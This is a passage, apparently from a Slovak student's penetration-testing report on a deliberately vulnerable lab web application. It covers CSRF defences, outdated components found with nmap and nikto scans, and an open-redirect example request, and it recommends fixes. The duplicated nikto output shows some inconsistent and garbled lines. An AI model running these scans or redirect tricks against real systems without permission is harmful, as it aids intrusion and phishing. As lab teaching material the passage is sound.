For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script.

Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).

Note that this can be bypassed using XSS.

Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.

Note that this can be bypassed using XSS.

Use the ESAPI Session Management control. This control includes a component for CSRF.

Do not use the GET method for any request that triggers a state change.

Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.

Implementacia pre Apache web server:

```
<VirtualHost>
  CSRF_Enable on
  CSRF_Action deny
  CSRF_EnableReferer off
</VirtualHost>
```

A9 - Using Components with Known Vulnerabilities: Komponenty softvérových modulov bývajú často spustené s úplnými oprávneniami. Pri využití chybných komponentov môže uľahčiť stratu dát alebo poškodenie serverov. Ďalším problémom býva použitie komponentov, ktoré sú nezaplátané a trpia rôznymi zraniteľnosťami. Preto sa vždy uistite, že používate aktuálne komponenty a frameworky na vývoj.

Na získanie informácií a platforme a verziách som použil nástroj **nmap**:

```
kali@kali:~$ nmap -sV 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-29 06:10 EST
Nmap scan report for 192.168.56.101
Host is up (0.00084s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22
111/tcp   open  rpcbind  2-4 (RPC #100000)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.39 seconds
```

Vidíme, že náš web server používa Apache verzie 2.2.22 na operacnom systéme debian. Skor sme už zistili, že používa aj MySQL databázu. S týmito informáciami, môžeme na internete vyhľadať zraniteľnosti.

Nástroj NIKTO vie najst zraniteľnosti priamo podľa verzie použitých frameworkov. Niektore patche obsahujú známe zraniteľnosti.

```
kali@kali:~$ nikto -host "http://192.168.56.101/udpb/www-vulnerable/"
- Nikto v2.1.6
+-----+
+ Target IP:      192.168.56.101
+ Target Hostname: 192.168.56.101
+ Target Port:    80
+ Start Time:     2020-11-29 06:04:54 (GMT-5)
+-----+
+ Server: Apache/2.2.22 (Debian)
+ Retrieved x-powered-by header: PHP/5.4.39-0+deb7u2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Server may leak inodes via ETags, header found with file /udpb/www-vulnerable/test, inode: 268524, size: 5, mtime: Thu Jun 25 10:26:31 2015
+ OSVDB-12184: /udpb/www-vulnerable/?PHPSESSID=A0-3C02-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /udpb/www-vulnerable/?PHPSESSID=F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /udpb/www-vulnerable/?PHPSESSID=F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /udpb/www-vulnerable/?PHPSESSID=F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /udpb/www-vulnerable/?PHPSESSID=F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /udpb/www-vulnerable/?PHPSESSID=F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /udpb/www-vulnerable/?PHPSESSID=F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /udpb/www-vulnerable/css/: Directory indexing found.
+ OSVDB-3268: /udpb/www-vulnerable/css/: This might be interesting...
+ OSVDB-3268: /udpb/www-vulnerable/images/: Directory indexing found.
+ 7915 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:     2020-11-29 06:05:05 (GMT-5) (11 seconds)
+-----+
+ 1 host(s) tested
```

Best practise v tomto prípade je identifikácia componentov a ich aktualizácia na najnovšie verzie, ktoré by mali mať fixnú zraniteľnosť.

A10 - Unvalidated Redirects and Forwards: Webové aplikácie často presmerujú užívateľa na iné stránky a použijú nedoverhodné údaje na určenie cieľovej stránky. Bez správneho overenia môže útočník presmerovať obeť na phishing alebo malware stránky.

Príklad zraniteľnosti tohto webu: GET

`/?page=logout.php&session_id=5tk8tsccght7gvt9jgh6nj9336&go_page=http://citadelo.com`


V tomto prípade sa odporúča nepoužívať vôbec presmerovania a forwardy, najmä nie cez GET requesty. Táto zraniteľnosť v kombinácii s XSS zraniteľnosťou môže byť pre útočníka jednoduchá hrozba. Ak sa nemôžeme vyhnúť redirectom, odporúča sa filtrovať parametre smerovania, napríklad zakázať globálnu IP, ale povoliť len relatívne cesty.

OWASP odporúča implementovať metódu `sendRedirect()`, ktorá by mala byť bezpečná. Výstupným rizikom je väčšina Phishing útoku.

Zhodnotenie

V tomto zadani sme dost podrobne preskúmali zraniteľnosti demo web aplikácie, použili sme penetračné nástroje a automatické skenovacie systémy. Odhalili sme všetky zraniteľnosti popísané v OWASP top 10 liste. Táto aplikácia je teda veľmi nebezpečne implementovaná.

O jej nebezpečnosti hovory aj sumarizácia varovania z nástroja ZAP:



Rychlou kontrolou s poukazanim na priame zranitelnosti nam poskytol aj nastroj nikto:

```
kali@kali:~$ nikto -host "http://192.168.56.101/udpb/www-vulnerable/"
- Nikto v2.1.6

+ Target IP: 192.168.56.101
+ Target Hostname: 192.168.56.101
+ Target Port: 80
+ Start Time: 2020-11-29 06:04:54 (GMT-5)

+ Server: Apache/2.2.22 (Debian)
+ Retrieved x-powered-by header: PHP/5.4.39-0+deb7u2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Server may leak inodes via ETags, header found with file /udpb/www-vulnerable/test, inode: 268524, size: 5, mtime: Thu Jun 25 10:24:31 2015
+ OSVDB-12184: /udpb/www-vulnerable/?=PHPB885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /udpb/www-vulnerable/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /udpb/www-vulnerable/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /udpb/www-vulnerable/css/: Directory indexing found.
+ OSVDB-3092: /udpb/www-vulnerable/css/: This might be interesting...
+ OSVDB-3268: /udpb/www-vulnerable/images/: Directory indexing found.
+ 7915 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time: 2020-11-29 06:05:05 (GMT-5) (11 seconds)

+ 1 host(s) tested
```